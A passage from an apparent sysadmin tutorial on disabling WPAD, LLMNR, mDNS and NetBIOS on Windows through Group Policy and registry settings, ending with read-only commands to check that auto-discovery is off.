
For Microsoft Edge, after importing the ADMX templates into your central store, go to the following GPO location (user or computer):
- User Configuration > Policies > Administrative Templates > Microsoft Edge > Proxy server > Proxy settings
Enable the policy and enter the JSON value on a single line. But what should you use? I invite you to read the policy help. Here is the value to use for no-proxy operation (also applicable to Chrome):
{"ProxyMode": "direct"}With a fixed proxy:
{"ProxyMode": "fixed_servers", "ProxyServer": "proxy.it-connect.local:3128"}If you want to keep a PAC file, use pac_script mode with a fixed URL: automatic discovery is then no longer used.

For Google Chrome, it is the same principle, with the same value, by configuring this setting:
- User Configuration > Administrative Templates > Google > Google Chrome > Proxy settings
Here is an example:

For Mozilla Firefox, use the settings under Proxy Settings (Firefox ADMX template). I encourage you to do the following:
- Enable the setting named Do not allow proxy settings to be modified
- Enable the setting named Connection type and choose No proxy. The alternative is to set it to the system settings, which amounts to disabling automatic discovery thanks to what was done previously.
Free Yourself from LLMNR, mDNS, and NetBIOS
Disabling WPAD on workstations is essential, but as long as LLMNR, mDNS, and NetBIOS remain enabled, an attacker can still poison name resolution for other scenarios. These three protocols are the entry point exploited by Responder, with or without WPAD. Below are a few instructions to move in that direction, but I strongly encourage you to read these two articles before taking action:
Disabling LLMNR
LLMNR is disabled with a native administrative template setting:
- Computer Configuration > Policies > Administrative Templates > Network > DNS Client > Turn off multicast name resolution
Set this policy to “Enabled”. It writes the EnableMulticast value to 0 under HKLM\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient in the Windows Registry.
If you want to test directly on a machine:
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient" /v EnableMulticast /t REG_DWORD /d 0 /fDisabling mDNS
For mDNS, there is no setting in the administrative templates. We will add a registry preference in the computer configuration:
- Action: Update
- Hive: HKEY_LOCAL_MACHINE
- Key path:
SYSTEM\CurrentControlSet\Services\Dnscache\Parameters - Value name:
EnableMDNS - Value type: REG_DWORD
- Value data:
0
The equivalent to test directly on a machine:
reg add "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters" /v EnableMDNS /t REG_DWORD /d 0 /fDisabling NetBIOS over TCP/IP
No GPO setting disables NetBIOS over TCP/IP for all network adapters. The “Configure NetBIOS settings” policy, present in recent DNS Client administrative templates, does not disable NetBIOS across all interfaces. I encourage you to read the previously mentioned article to disable NetBIOS properly.
If you want to do it manually, just to test before rolling it out on a larger scale, you can configure the network adapter like this:

Test before generalizing: some legacy devices still depend on NetBIOS.
Verifying That WPAD Is Properly Disabled
Once the GPO has been applied (gpupdate /force followed by a workstation restart), check the different settings on the PC. The first thing to do is go to Settings > Network & Internet > Proxy to verify the status of the “Automatically detect settings” option. It should be disabled and grayed out.

Using the command line, you can also go further with the checks by running these two commands:
# WinHTTP : la valeur doit être égale à 1
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp" /v DisableWpad

# Configuration du proxy WinHTTP
netsh winhttp show proxy
No requests should appear, whether in DNS, LLMNR (UDP 5355), mDNS (UDP 5353), or NetBIOS (UDP 137).
Conclusion
WPAD is an old mechanism, designed to make administrators’ lives easier at a time when the enterprise proxy was unavoidable. Today, on most networks that do not distribute a PAC file, it no longer provides any benefit and merely exposes Windows workstations.
In short: if you do not distribute a PAC file via WPAD, this mechanism brings you nothing and only widens your attack surface. So disable it: via GPO, it is quick, and you now have a step-by-step procedure to do it.